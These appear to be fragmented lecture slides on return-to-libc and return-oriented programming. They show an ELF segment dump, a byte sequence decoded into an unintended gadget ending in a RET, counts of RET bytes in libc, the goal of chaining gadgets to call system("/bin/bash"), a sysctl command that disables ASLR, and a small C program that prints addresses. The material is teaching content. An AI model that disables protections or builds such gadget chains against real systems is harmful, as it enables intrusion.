DYNAMIC	0x00000000000002db8 0x00000000000001f0	0x00000000000003db8 0x00000000000001f0	0x00000000000003db8 RW 0x8
NOTE	0x00000000000002c4 0x0000000000000044	0x00000000000002c4 0x0000000000000044	0x00000000000002c4 R 0x4
GNU_EH_FRAME	0x00000000000002048 0x0000000000000044	0x00000000000002048 0x0000000000000044	0x00000000000002048 R 0x4
GNU_STACK	0x0000000000000000 0x0000000000000000	0x0000000000000000 0x0000000000000000	0x0000000000000000 RWE 0x10
GNU_RELRO	0x00000000000002da8 0x0000000000000258	0x00000000000003da8 0x0000000000000258	0x00000000000003da8 R 0x1

Section to Segment mapping:

Segment Sections...

00	
01	.interp
02	.interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt
03	.init .plt .plt.got .text .fini
04	.rodata .eh_frame_hdr .eh_frame
05	.init_array .fini_array .dynamic .got .data .bss
06	.dynamic
07	.note.gnu.build-id .note.ABI-tag
08	.eh_frame_hdr
09	
10	.init_array .fini_array .dynamic .got

Return-to-libc attack

Instead of injecting executable code onto the stack,
Use the “context” of the program and libc to control program flow.

f7

c7

07

00

00


00

0f

95

45

c3



test \$0x00000007, %edi

setnzb -61(%ebp)

movl \$0xf000000, (%edi)

xchg %ebp, %eax

inc %ebp

ret

f7

c7

07

00

00

00

0f

95

45

c3

test \$0x00000007, %edi

setnzb -61(%ebp)

C3


LIBC: 975,626 bytes

5,843 are C3

3,429 correspond to actual RET instructions


This was empirically shown; shellcode demonstrated.

Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Goal: string together enough gadgets to execute `system("/bin/bash")`

ASLR

`sysctl kernel.randomize_va_space=0`



`sysctl kernel.randomize_va_space=2`

By default, places segments of the program at different locations in the virtual address space.

```
int main(int argc, char **argv, char **envp) {
    char *str;
    printf("main=%8p, str=%8p, envp = %p, argv = %p, delta = %u \n",
        main, &str, (char*)envp, (char*)argv, (char*)((int)str - (int)argv));
    return (0);
}
```

